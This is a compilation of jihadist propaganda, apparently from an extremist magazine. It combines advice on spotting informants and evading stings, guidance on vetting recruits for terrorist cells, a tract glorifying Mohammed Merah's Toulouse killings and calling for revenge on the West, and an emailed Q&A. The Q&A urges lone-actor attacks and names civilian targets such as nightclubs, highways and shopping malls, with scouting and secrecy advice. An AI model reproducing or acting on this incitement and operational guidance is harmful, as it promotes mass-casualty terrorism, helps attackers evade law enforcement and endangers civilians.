Spies will use excessive talk and training. Most operations, especially an istishhadi operation do not need months upon months of training, but spies will make it appear as though it does. If the operation involves a bomb, there will be numerous dry runs or explosive demonstration. Why? For a shooting type Fidaye attack, spies will request months of training. Note also spies will more than likely ask to train on your property and to use your firearms if you have any. These types of operations do not need the types of planning spies often specify, and especially not the degree they specify. The first reason for this is to groom you and gain your trust. And the second reason is to ultimately delay the operation itself, which is, obviously a set up, after all. With regards to excessive talk, follow the aforementioned precautions of method five. Spies will want you to do all the talking. They will typically ask for your idea and your input and if you think anything can be changed or improved. They will ask you what you think would be a suitable target. They want for you to say that you desire to become an istishadi or that you seek to kill other people. Remember, silence is golden.

Ten

Finally, if you suspect that you have fallen victim to entrapment of a spy, there are actions which should be taken. Obviously, you must cut all contact with the person you suspect of being a spy. However, beforehand it may be beneficial to tell them that you have in fact become disenchanted with Jihad. It may even be wise to claim that you have lost interest in Islam! Lie, lie, lie! Remember, this is a spy you are talking to. After which, it may be best to disappear. One need not give a reason, or they may use an excuse such as their wife is pregnant or they are moving away. It may be wise to change user names on forums or switch email accounts. Also important, if possible, do not let this individual know that you are aware that they are a spy. Otherwise, they may realize you are lying to them, and still continue to investigate you. And last but not least, warn anyone else who may have fallen victim to such entrapment, and reveal to them the aforementions methods used by spies.

I ask that Allah accepts my works and that my brothers and sisters may find these useful, by the will of Allah.

Your Brother in Islam.

Taken from ansar1.info

INFORMERS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path
Taken from a Kafir source

How to evaluate new members...

Weed out informants and agent-provocateurs.

Assessing the risks
It is imperative that you run tests to verify the reliability and integrity of new recruits who are applying to join your cell. Failure to evaluate recruits will result in your group being penetrated by your adversary – much like the militia groups in the USA have been penetrated by the FBI. Every time you admit a new recruit into your cell you are risking the security of your group. Yes, the recruit might be a *bona fide* supporter of your cause – or he might be an informant or an agent-provocateur.

The Informant
The informant is a cell member who is providing information to your adversary. He may betray you for money. She may betray you because she is being blackmailed. He may betray you because he is unethical, immoral, and weak-willed. She may betray you because she has a passive-aggressive personality disorder.

The Agent-provocateur
The agent-provocateur is someone who feigns enthusiastic support for your cause while enticing you to commit acts that are illegal. They are acting on the instructions of the FBI – or they may actually be an FBI agent. You are being set up for arrest, interrogation, and conviction.

The Mole
The mole is a cell member who quietly works to sabotage your operations. He may deliberately *forget* to do things that result in failed operations. He may intentionally *ruin* meetings with specious arguments and pointless debate, often introducing paranoia into the discussion. A typical mole is a long time cell member who has been recruited by the FBI, perhaps by blackmail. Less frequently the mole is an FBI agent who has penetrated the organization at an early stage in its development.

The Counterintelligence Role
It is vital that your organization have a *counterintelligence officer*. This is someone whose role is to detect and neutralize attempted penetrations by the enemies of your organization. Whether this is a formal position or an *ad hoc* role is not important. Someone in your group must take steps to systematically and conscientiously evaluate new recruits.
If you don't make an effort to defend yourself against penetration by your adversary, then you'll end up like the militia groups in the US... paranoid, disorganized, ineffective, and – more often than not – in custody.

Uncover informants...

Here is how established resistance movements uncover informants.

First, reveal some sensitive information to the recruit – and *only* to the recruit. For example, you might inform him of the existence of a (bogus) hidden cache of weapons. Then wait and watch. If the cache is suddenly discovered by the authorities, you may be dealing with an informant. More tests may be required to confirm your suspicions. In serious cases where you're playing by Big Boys' Rules, you might need to use live bait. If your adversary is sophisticated and experienced, you might need to reveal genuine secrets to the recruit you're evaluating. For example, you might reveal the name of a *whistle-blower* who is leaking information to you about your adversary. If your recruit betrays your information to your

adversary, you'll have lost your whistle-blower – but you'll have unmasked an informant before he can do too much damage.

Unmask an agent-provocateur...

Here is how any organization can unmask an agent- provocateur.

If the person is full of ideas for future operations, then *insist that he lead by example*. Make him commit himself first. Or, to put it another way, make him incriminate *himself* first before asking others to risk injury, exposure, or arrest. If the person balks, then he may simply be "all talk". Or he may be a coward. Or he may be an agent-provocateur. In either case, you've called his bluff and now you know not to fall for his *jive-talk*.

Enforce compliance...

Here is how resistance movements enforce compliance with the counterintelligence functions.

If a trusted cell member brings an outsider into your group – or reveals sensitive information to an outsider – without performing any of these counterintelligence measures, then that cell member must be severely disciplined.

Depending on your situation, simply ostracizing the individual may suffice. Revoking his membership may be all it takes to remove the threat he poses. Or firmer steps may need to be taken.

Lesson and Treasures from the Battle of Toulouse

Shaikh Abu Saad al-Ameli (HafidhahulLah)

In the name of Allah the most Compassionate,
The Most Merciful, and in Him I seek refuge

Praise be to Allah, Lord of the two worlds and Lord of the weak, and it is He who gives them victory, and He who humiliates the arrogant, and He who beats them. May peace and prayers be upon the
Prophet of mercy and Messenger of battles, who said, *"I have been sent with the sword prior to the final hour till Allah is worshipped, and humiliation and belittlement is upon whomever goes against my commands, and he who acts like a certain people is one of them,*" and thereafter:

The enemies of this nation have packed up and united and made the top priority of their plans and projects to prepare evil for this nation by making use of its fortunes and breaking down its values and its signs of development to make it remain kneeling and static without resistance or even the ability to denounce, let alone to think or attempt to remove it and to give double the payback.
Allah has mentioned that fact in His Great Book, whence He said (And they will not cease from fighting against you till they have made you renegades from your religion, if they can.) and the Mighty One said:*(How can there be any treaty for the others when, If they have the upper hand of you, They regard Not pact nor honor in respect of you? They satisfy you with their mouths the while their hearts refuse and most of them are wrongdoers) [At-Tawba: 9],* and the Mighty One said: *(Fain would they put out the light of Allah with their mouths, but Allah will perfect His light however much the disbelievers are averse.) [Assaf.·B].*

The New AI-Qaeda Generation in the Nonbeliever's Homeland

Allah, glory be to Him, has willed for this nation to come out of that swamp and to be exalted and higher than the nonsense at the hands of its sons, and they are the soldiers of Allah, glory be to Him, who were raised on the tables of faith and were fed values and features of faith in the instances of fighting with the people of falsehood, to appear suddenly, just as Allah brought up Musa, peace be on him, to face the Pharaoh: *(Then earnest thou (hither) by (My) providence, 0 Moses, (40) And I have attached thee to Myself.) [Taha:41]*
So, Allah, glory be to Him, has ordered those young men just as He ordered Musa, peace be upon him, before to go and meet the pharaohs of their generation to blow up their thrones and to pull it up from its roots, which only yesterday were of no value and no weight for those pharaohs.

The young men have no social value, no jobs to mention, and no weight nor consideration. They are not accepted before those Crusader regimes, and they spent most of their lives between the hammer ·of marginalization and the anvil of hated racism, as if they were not human and have no right to enjoy the rights of the white man, in spite of them having the country's citizenship. Actually, most of them were born and bred in the West and in its schools and by their hands, but as long as they are Muslims and are out to go against their non-believing laws and constitutions and seek to be distinguished, they would be marginalized and allegations would be made against them of being terrorists and radicals which are made to keep them always in defense position rather than attack.

This third and some of the fourth generation are related to the initial immigration of their fathers and grandfathers to the countries of Europe and American in the early sixties of the last century looking for a better economic life and were used by the Crusader West to participate in building its infrastructure in difficult life

circumstances that is closer to the life of the slaves brought from Africa who built and constructed most of the structures of America and were a material for use just like any other raw material.

The Crusader Westerners have prepared for the sons and grandsons of those immigrants to be the winning fruit which they use to make them become the new servants of their materialistic, unfair civilization. They hid the features of their faith and kept them away from their values to become lost generations without identity or values or faith, no color, no taste and no smell but what they instill in them in terms of blind dependence following their materialistic values and were drowned in immoral behavior and animalistic values. Many of them fell into the world of immorality and organized crime and the sale of and abuse of drugs to guarantee their forgetting and .separation from their religion.

They got what they wanted sometime in the last century nearing the end of the eighties and around the time of what has been called the Gulf War and around the start of the appearance of the Taliban in Afghanistan. And after that, the star of Qaedat ai-Jihad has risen, and with it, the Jihadi way has spread amongst the youth in the West. Then, things started to take a different and new shape, whereas this lost youth in spite of its immoral direction and its being far from the teachings of its religion. Yet, it had morals that were nearer to those of the Arabs before Islam, such as generosity, self-esteem, bravery, refusing humiliation because they were brought up in an environment which is far from the tyranny of our apostate regimes and the policy of humiliation and implanting fear and terror in people and the establishment of dependency and submission to tyrants. So, those youth in the West found wide margins of liberty, their hearts knew not fear and terror. Rather, they were brought up to be brave and facing difficulties, and the availabilities of technical media in their hands. They were independent of others and self-confident and had other attributes which qualified them to be the best soldiers in the hands of the Mujahideen. More than that, they could actually become a special and distinguished type of hidden soldiers who are not known or cared about by many people and who are not easy for the enemy to spot through whatever methods and ways are available to the enemy.

We find those supporters doing many things to support the Mujahideen, either in the fields of Daawa or media or economics or security. At the same time, they prepare for Jihad in the heart of the apostate countries which are occupying our lands and who transgress against our religion and our humanity with the help and blessing of our apostate regimes. Those youth have learned to prepare for those infidels in their homeland because they know that they are behind all evil and a source of the continuance of those apostate regimes in our occupied countries, as there is no difference between the original infidels and the apostate rulers in terms of the necessity to fight them. They are but two sides of the same coin, so they understood that it would not be possible to fight the apostate who is near unless we keep the far enemy further out from the war and weaken him such that those apostates become an easy target for the arms of Mujahideen.

Al-Qaeda's past battles in the home of the cross taught them to be in line and always ready to face Crusader wars and implanted in them the feeling of being strong and superior with caution, for when they saw the enemies giving up and running and unable to follow the Mujahideen and their movements, it has incited them to do more work and to rely on Allah to continue the road to hurt the enemy, with their slogan being as Allah said: *(And when the true believers saw the clans, they said: This is that which Allah and His messenger promised us. Allah and His messenger are rue. It did but confirm them in their faith and resignation)[Ahzab 22].*

They are hidden soldiers who have a high ability to change the course of events with long and lasting patience to stay posted and await orders and chances before executing orders given to them, accepting the least of supplies and weaponry. They are soldiers of a new type that the enemy has not met before and cannot find, and when one of them falls in the hands of the enemy, they cannot get anything out of them but delusion, and Allah turns that in their hearts into regret.

The battle of Toulouse is considered the nearest in kind to that of Bombay. It actually looks like a smaller version of it, as there are many similarities, and I will try to recount those lessons and treasures learned from that battle, if it actually has not happened, the listener would have thought it was imagination, but praise be to Allah who guided one of his servants to do what the armies of apostasy failed to do.

The Battle of Toulouse, A Special Spark of Warning

We became accustomed to see and hear-after each battle of the blessed organization of AI-Qaeda -several various reactions from people about the good things and bad things that come as a result from those battles. Each sees it in a different light based on his belief and understanding, but they all agree on the importance of these battles and its effect on the psychology of enemies and friends alike, and the effect on the international scene as a whole.

We have seen with our own eyes the major changes that accompanied these battles and the major cracks on the long range and near as well, and in all fields that it caused in the establishment of the enemy and its infrastructure.

Those gains are still there and are realized after each battle of the blessed Mujahideen, and today, we are before its latest event, which we will term the Battle of Toulouse in the home of Crusader France. We will not bother with the reaction of those disheartening groups that see each white as black, just like their impaired vision and gloomy faces, and we are not going to answer their doubts.

We will not answer the doubts of the callers of liberation and slaves of democracy and defenders of the Crusaders human rights and forget the rights of their Muslim brethren and their Muslim sisters that left ages ago and which have been transgressed against every now and then. All those are not of value or worth a consideration for us unless their repent to their Lord and hold on to the Shariah of their Lord and stand in line with their brethren and the honor of their sisters which was transgressed against to defend their religion and answer the enemies.

But we want to affirm that this battle is considered a spark of anger and a warning to the Western Crusaders that what is coming will be much harder on them and that their death is coming at the hands of soldiers who are living in its bosom. It's so difficult to be wary of it or to defend against them or to stop their volcano. You cannot watch he who watches you, and he who monitors you, you cannot monitor. Therefore, it is impossible to defend against his hits, however careful and however much weaponry you have.

This is where danger lies, and that is the major challenge that the West is facing in this advanced stage of our war with it. The organization of Qaedat ai-Jihad in Western dress with blue eyes and foreign tongues and totally Western appearance, and that is part of the genius of Qaeda ai-Jihad and a source of its various and numerous sources of strength. So worshippers of the Cross, be prepared for the rest of the episodes on hours of fire.

The war between us has ups and downs, and it consists of many battles where they may win some and for long periods, but they will never win the war, and Allah will never let you have the upper-hand against the true sons of our nation. What is strange in this war is that our victory is born out of our defeat and our heroes show up after their predecessors so we do not suffer losses in numbers, but it is all benefits and winnings. Nobody can have that but this final, Mujahid, martyr nation.

So we go with our heads held high in pride to be of this nation, and how honorable that we should be chosen to be soldiers of Allah. How could cowardice and submission to tyrants find a way into the hearts of those who believe in Allah as a Lord and Muhammad as a Prophet, and in this great Islam as a religion!! And what if the

monotheists know what awaits them from Allah as a just reward and a higher degree besides the honor of martyrdom and to be everlasting in the minds and hearts of those who follow him on the path!!!

Lessons and Treasures from the Battle of Toulouse

We will record some educational positions, as we are accustomed to after every distinctive battle among the battles of the Mujahideen of this nation, and which we hope would be transferred into a practical program in our lives, to overturn our lives, as it has turned over so many balances in the world of our enemies, causing their lifestyles to move towards fear and terror and instability and awaiting the unknown, which is harmful and destructive for their fake happiness.

As we had done with the blessed Bombay battle, we will stand with the battle of Toulouse, which I consider as a smaller version, because the hero is only one but the results are very similar and near. Because it is unique in its field and will be added to the record of the battles of Qaedat ai-Jihad as a unique entry and a new example so that the soldiers of Islam find before them a wider margin of choice, with the least of effort. *(So fight (0 Muhammad) in the way of Thou art not taxed (with the responsibility for anyone) except for thyself- and urge on the believers. Peradventure Allah will restrain the might of those who disbelieve. Allah is stronger in might and stronger in inflicting punishment. [Annisa: 84])*

So if there is nothing to gain from this battle other than to urge the believers and to restrain the infidels, it would have been enough.

1 Destroying the plans of the enemies with regards to corrupting Muslim communities

Allah the Blessed and Almighty says, *(Lo! those who disbelieve spend their wealth in order that they may debar (men) from the way of Allah. They will spend it, then it will become an anguish for them, then they will be conquered. And those who disbelieve will be gathered unto hell [AI-Anfa/:36*]). The Crusaders have spent countless amounts of money and "educational" effort and "cultural" campaigns to destabilize the immigrant generations away from Islamic "extremism" and "terror'' and such that they become a second nation used to fill up holes in their societies. Most importantly, they are kept away from their religion, lost and trivial, knowing not about their Quran but the way it looks and nothing about their religion but its name, to be Muslim names and bodies with the souls of devils and Western minds and with animal instincts. But Allah has chosen otherwise, and sent Qaedat ai-Jihad to take up those victims from between the lion's teeth which is proud of its strength or the fox which is proud of its deceit. Allah wanted what is best for those youth and converted them, as He made Musa, peace be upon him, become an enemy and source of sadness for the Pharaoh, and ended up being a reason for blowing up its throne and the destruction of his kingdom. And so Allah will make those youth against those Pharaohs who are proud of their strength, not knowing that Allah has made those who are stronger than they are perish and who are more than they are and criminals are not asked about what their sins are.

The hardest strike against the Crusader West so far and in the future is this action that those youth are taking to become part of Qaedat ai-Jihad to bear part of…

2-Harming the Enemy

Harming the enemy is considered a major goal in jihad it is in itself a legitimate goal in our religion that should be taken into consideration in each jihadi operation. *(Fight them! Allah will chastise them at your hands, and He will lay them low and give you victory over them, and He will heal the breasts of folk who are believers). [AtTawba: 14]*

There must be torture for the enemy and that is done by giving him moral and material damage and that is the type which leads to him being dishonored and him being sorry for what happened to it which leads to Muslims chests being healed, especially the weak among them and the oppressed. They will be happy for what happened to the enemy. This reduces the damage done by the enemy, and their faith becomes stronger, and they can be more and more patient and be able to face what comes their way in terms of harm and future aggression.

When those weak people see that there are Mujahideen who possess weapons and are defending them from the brutality of the enemies. This would give them reason to adhere to their faith and would entice them to join those people or to support them secretly and in public.

3 - Revenge for Muslim Victims

Whoever follows the way the enemy deals with Muslims clearly sees their hatred and their urge to shed our blood for the smallest of reasons. Our blood has actually been considered the cheapest on earth. The enemies shed it in Palestine, Iraq, Afghanistan, Somalia, the Caucuses, the occupied Balkans, and last but not least is what is going on in Syria with the blessing of the Crusaders that turned a blind eye to those crimes which are too horrendous to be added to history. It is they who turn the whole world upside down for the death of only one of their defiled persons, let alone what those apostates do in our regimes day and night with blessing and support in terms of political and financial support. This all stems from the wish of our enemies to send us out of our religion.

All through Islamic history, France has been considered the spearhead of the Crusader campaign against the lands of Islam, old and new. It's presence among NATO in Afghanistan to kill the Muslim nation and their attempt to put out the light of Islam in that country, and their war against Muslims in their country by making a law to outlaw Muslims (males and females) from practicing their religion (stopping our sisters from wearing their Niqab in the latest instance of this dirty war). It is the main support for the president of the Jews in their war and siege against Muslims in Palestine, and declaring a global war against Mujahideen everywhere under the banner of fighting terrorism. Its support for the apostate regimes in our countries and to spoil the belief of Muslims in our countries through evangelism and spreading evil through their consulates and embassies and missions and continuous cultural envoys. We should not forget that France is an example for many Western nations in its war on Islam, and its double crime against our religion, by declaring war and then telling others to follow suit.

All of this and more makes France at the front of the armies that are fighting Allah, His Messenger, and the believers.

Is all that light on their scales?! Do they think that all those crimes will be forgotten and pass without punishment or vengeance? By Allah no! it's an attribute of the loyal worshippers of Allah that they do not forget their history and would not accept being made low in their religion, and would not leave the blood of their martyrs or the pains of their weak and the honor of their women, but they are waiting for the good chance to answer back in double because our religion has taught us that the aggressors are at fault, and to answer by breaking the hand of the aggressor and not to transgress *(And one who attacketh you, attack him in like manner as he attacked you.)[AI-Baqqara: 194]*
Revenge then is part and parcel of our religion to heal the chests of the believers and to stop the enemies of Allah so that they would not dare repeat it, and then it becomes a habit because of our cowardice.

4 - Destabilizing the security of the enemy and revealing its weakness and fragility to Muslims.

The enemies of Islam are many and they are united against us in spite of their apparent differences. But when it is to do with Islam, they then form a unit and cooperate to strike against Islam. This is a Quranic fact that we cannot argue about *(And those who disbelieve are protectors one of another)[AI-Anfa/:73]*

Therefore, each nation in that alliance, headed by France, is a classic and important enemy of Islam In the region, and it is enough to note its effect on our apostate governments and presence in terms of economic and political and cultural effect on the lands of Islam for more than sixty years in the area of North Africa in general and the Arab Maghrib in particular, where it wants to make it a market for its economic and cultural goods and a political extension for it, and a gate to pass to the African countries south of the Sahara.

For this reason and others, the Mujahideen have to target France, direct their operations to destabilize its security and to show the fakeness that it hides. It is a challenge to the enemy, and it is a Shariah order because it comes as part of terrorizing the enemy. ***The war is open, and all methods are allowed to be used in order to weaken and uncover the weakness of the enemy.***

This battle has shown the Muslims -as have its predecessors- that the enemy, however careful and however much it puts into its security measures, and however much it shows that it is monitoring every big and small thing, there are still holes we can go through and damage it in its homeland. This is an important factor in the world of war to put you in high spirits with a strong will to be brave and make the impossible possible.

Relying on Allah and evoking Allah's greatness breaks all moral obstacles, just like adopting the means to destroy physical obstacles. The company of Allah and relying on Him and adopting the means are two sides of the same weapon that cannot be beaten.

5 – Showing the strength of Mujahideen and their bravery when meeting the enemy

Jihad cannot be on paper but in reality must be in facing the enemy. 'The best defense is a good offense, as it is said. Also practicing Jihad in reality is the best way to form proficient soldiers who are steadfast against the enemy and damaging them.
When the enemy sees this kind of individual operations where one person manages to cause all this loss in the enemy ranks, this is a practical lesson in bravery and shows the enemy that they are fighting men of a special class, and that this boy is only a sample of what is to follow of the lions that are burning for future battles that will make the day of the enemies into night and their lives hell.

Also the hero of the battle of Toulouse will be an example and a role model for whomever is behind him among the Muslim youth in the West, especially those who have not joined up with Mujahid groups. His message to all those people is that the route to jihad is open and available and that the obstacles that are there are only created by the enemy to dishearten the Muslims, and that a believer who relies fully on Allah would overcome all those obstacles that are made by the devil to enter the hearts of the weak and defeatists and all those who accept sitting with the slackers.

No doubt that the boy of the battle of Toulouse was inspired by the image of championship and bravery from his elders who fought the previous battles especially the blessed battles of Madrid and London. He actually has increased and improvised more in other aspects to become a school of his own. Such are the heroes and lions of Jihad, a continuous series, so their achievements are due to Allah, and may Allah reward them!

6 - Hitting the enemy in his own home

This is as ordered by the Prophet SAW, may Allah’s peace and prayers be upon him: "Now we invade them, and they do not invade us ... And this has so many uses in the world of war.

Muslims have become used to being an easy target for the enemy, where they dishonor our women and kill our men, and we have nothing in return but tears. And thus the enemy has gotten used to this, and they thought that it would remain like this forever, even in wars which are called liberation which our grandfathers fought. They were only limited to wars of defense that achieved some goals, and the enemy saw that it would be better to take away its soldiers in order to protect them and put instead other soldiers from our countries to keep its interests for the cheapest price, and at the same time put apostate regimes that adhere to their religion and take its orders from them.

Matters are different now, and the nation has embraced Jihad and refused this censorship and that horrible abuse of our wealth and our countries. The Mujahideen have broken the fear barrier and took the nation to a stage of challenge by staging quick and unique attacks that target the enemy's economic, political, and military positions in their own homes, and praise be to Allah.

The enemy has moved to a position of defensive and watching, as this battle has shown a high level of planning and execution by the Mujahideen, which put them in a position that the enemy fears, and accordingly, many of its future plans would be stopped, and its strategic papers would be scattered, either inside France or outside its borders. I mean in particular the war against Afghanistan and its unlimited interference in North Africa and south of the Sahara against Qaedat ai-Jihad there.

It became normal to spend a lot of money to keep its security and assigned soldiers and agents to track the steps of Mujahideen and spy on their plans in fear of the next strikes. That draining of its energy and the distraction of its forces gives the Mujahideen the upper hand in the current war.

This fear is planted in the minds of the enemies, and that is a factor and a great weapon that Mujahideen have, and it will always accompany them in their continuous war to terrorize the enemies and to district its forces and drain its wealth, just like what happened to Crusader America which its allies will join soon.

As recommended by the leader and martyr- with Allah's permission -of AI-Qaeda, Shaikh Abu Abdullah Osama, may Allah have mercy on him, *"our enemies would not enjoy security and safety in their own homes until all Muslims enjoy it in their own home."* This is an equation in spite of its clarity that they still do not grasp because of the great greed which they have, and they suffer from arrogance which blinded them. They went on to destroy their own homes by their own hands and the hands of the new generations of AI-Qaeda.

7 – As we suffer, you will suffer, and as we are killed, you will be killed

When the enemy is far from painful strikes and deadly operations, it goes further and even causes great pains and deep wounds that will bleed for a long time. They also dare to shed the blood of our peoples without fear of retaliation or shred of conscience or values or religion (How (can there be any treaty for the others) when, if they have the upper hand of you, they regard not pact nor honor in respect of you?) But the picture is overturned today. There's no more an aggressor and a receiver of aggression. One party is clear and the other that is collapsing. The war today is equal in terms of results, even if it were not, it is only in terms of material availability, to attack and defend, and give and take. I could even swear that the soldiers of righteousness have achieved unique and consecutive victories which caused the equation to be overturned. The enemy now suffers just like we do, actually more, because our pains are materialistic and physical, whereas their psychological pains are much greater than those material and physical pains.

We find that the infidels, their allies, the hypocrites, and the agents are angry and their spirits fall when they suffer an ulcer or wound, in spite of all the materialistic temptations and the great coverage they receive during their war. They wait for material reward in this life, and they live for themselves. Their worry is their food, their qibla is their temptations, their paradise is their worldly interests. When they feel it is lessened or they feel danger for it, they go into a series of pains that does not stop and cannot be compensated financially.

Spiritual and moral pains are essentially loss of security and constant fear. The believing Mujahideen are living a state of fear that is accompanied by a state of watchfulness and strong caution, and it is a blessing in disguise. *(And surely We shall try you with something of fear and hunger, and Joss of wealth and lives and crops; but give glad tidings to the steadfast,)[AI-Baqara:155]*They are forced to look for ways to achieve victory, and to stop the plans and plots of their enemies. This is the same state that the first group has lived through during the period of weakness led by the Prophet SAW, may Allah's peace and prayers be upon him, before becoming leaders on

earth *(And remember, when ye were few and reckoned feeble in the land, and were in fear Jest men should extirpate you/how He gave you refuge, and strengthened you with His help, and made provision of good things for you, that haply ye might be thankful.) [AI-Anfal: 26].*

Their enemies (whether the people or the soldiers are all the same in the face of the Shariah because they all are fighters) are living in a permanent state of worry and fear, and they lose security and safety. They have no alternative to pick up what they have lost, so you find that they are depressed, and some of them go as far as committing suicide to get rid of this living hell. Some of them resort to drugs and alcohol to numb this constant fear.

There are financial pains, as for them the world is everything. We have seen how much they were affected and still their economy suffers and is falling as a result of this war that the Mujahideen are fighting against their economic institutions. What the enemy is spending in this long-lasting war with the believers and what comes afterwards in terms of recession in commerce and tourism, and thus our enemies become the biggest losers and the ones with the most pain in this current war.

And political pain, which is represented by the loss of this fake halo that the enemy forms for itself to appear to others as the strongest and most deserving *(I do but show you what /see, and I do but guide you to wise policy.)[AI-Ghafir29].* Its military defeat helps break this halo, resulting in a loss of political power by appearing weak when it loses followers who it cannot protect, since it cannot even protect itself. The principles of the enemy are of no value and no weight unless they are realized on the ground with swords and iron, and if one of these is absent, its star will fall and its halo goes with it.

And thereafter:

Here Mohammad Merah has gone where each monotheistic Mujahid would like to go and left behind him only sorrow and pain filling the hearts of the enemies of Allah, the Crusaders and Jews. He left pride and honor to fill the heart of every sincere monotheist, each wishing to follow the path of this hero, and to write a new line to that open, continuous battle between us and our enemies till the Day of Judgment.

Mohammad Merah went leaving battalions of the hidden soldiers of Allah who are waiting in Crusader societies for the zero hour to continue what has been started by their predecessors in order to open the gap standing between these Crusader regimes and these coming angry, rebelling generations to cut the enemy with deeper wounds and to increase the fronts of spying and the expense to keep their lost security and their limited life. How bad this war is that the Crusaders have open up against themselves, and they will not leave without a clear loss or a dishonoring peace.

Finally, I say that what we must benefit from such great and unique battles its certain faith and belief that the company of Allah is with the Mujahideen and is the more effective weapon that we must be proud of and take care of it by getting nearer to Allah and to obey the orders of the wise leadership in the field and to keep trying to liberate ourselves from all the pleasures of this world, so we deserve the help of Allah and His guidance and victory.

And praise be to Allah, Lord of the two worlds, and may Allah's peace and prayers be upon our master Muhammed SAW, his family, and companions

Written as a history for the Battle of Toulouse and to incite the believers:
Abu Sa ad AI-Ameli -29 Rabie Thani 1433 H- 22 March 2012 M

E-MAILED QUESTION:

As-Salâm 'Alaykum. I live in the West and greatly desire *hijrah* to the lands of jihad such as Afghanistan or Yemen. I have the money ready and have an idea of where to go. The problem is that I don't have any contact to meet the mujahidin. What do you recommend that I do?

Jazakamullâhu Khayran,
Anonymous Inquirer

E-MAILED RESPONSE: [redacted]

Wa 'Alaykum as-Salâm, we hope and pray that Allah opens for you a way to the gate of *shahâda'*. *Âmîn*.

Your situation describes the same position that many other brothers in the West are going through; they are ready to march forth but don't have the concrete steps to meet their mujahidin brothers. What we recommend is that you focus on planning out attacks in the West.

The brothers in the West should remember the *fiqhî* ruling that jihad becomes *farđ 'ayn* when the leaders of jihad say it is; and when they say they have sufficient support and no longer need outside help, the jihad is dropped down to the level of *farđ kifâyah*. So the ruling, aside from other things in the *fiqh* of jihad, is based **on the need of the leadership**.

Similarly, the mujahidin leadership are today asking the brothers in the West specifically to attack Western interests in the West instead of coming here to Yemen for example. Again, this too is based off of the need of the leadership. However that doesn't mean the jihad here in Yemen isn't *farđ 'ayn*.

The foreign brothers that join the mujahidin, many amongst them, conclude that it would have been better for them to return to the West and launch operations. This is because killing 10 soldiers in America for example, is much more effective than killing 100 apostates in the Yemeni military. Usually the brothers coming to the lands of jihad from the West don't have this mentality until they spend some time with their mujahidin brothers. The realization kicks in, the desire burns, but by that time it's too late to return. So we are asking our brothers in the West to come to this realization. This is the chief reason as to why we started placing the translation of Abu Mus'ab al-Suri's works on the theory of individual jihad.

With that said, based on your ability, you choose the target. Your pool of targets are large, so make sure to think of all of the available options. An example of something local, easy and effective is attacking an army recruiting center, nightclub, highway or busy shopping mall. Targets of greater difficulty, like the stock market, well-guarded individuals or intelligence agencies, will naturally require you to scout the enemy and area of attack thoroughly such as his movements, the cameras, security guards, secondary exits and so on.

One of the most effective things to do is to study past operations that failed and were done by individuals and small groups. Noting all the reasons for failure will tremendously help you plan your course of action. You will also need to decide on what you want to do with the operation itself. Do you want to keep repeating operations or do a martyrdom operation?

We have noticed that the year 2010 alone saw the most arrests in the West for homegrown jihadi operations. Most of those arrested were arrested in groups, one connected to another. Sometimes the enemy would even set up the brother in a sting operation, fooling him into believing that he was working with the mujahidin. Keeping that in mind, we have witnessed that operations done by lone individuals has proven to be much more successful. So what can we learn from this? Group operations have a greater tendency of failing than lone operations due to the idea (of the operation) escaping the mind and tongue to other individuals. Even if those individuals are trustworthy in your eyes, there is still that 1% chance that someone from the intelligence agencies are listening in and paying attention to your groups' actions or that the person you are talking to might be working for the enemy or that he might be pressured

at a later period to give information to them. With lone operations however, as long as you keep it to yourself, nobody in the world would know what you're thinking and planning. That's why individuals like Taimour, Roshonara, Nidal and others have been successful, even if they were ultimately arrested. The fact that they were able to pull off their operations without being halted by authorities is a great success.

Finally, if you are incapable of carrying out operations in the West, and you decide that traveling to the lands of jihad is the best choice for you but there is no available contact, then make sure to save up enough money to reside in that country for sometime until you find someone.

Finding the mujahidin is in itself a great test and trial from Allah. It will test your patience and steadfastness upon the path.

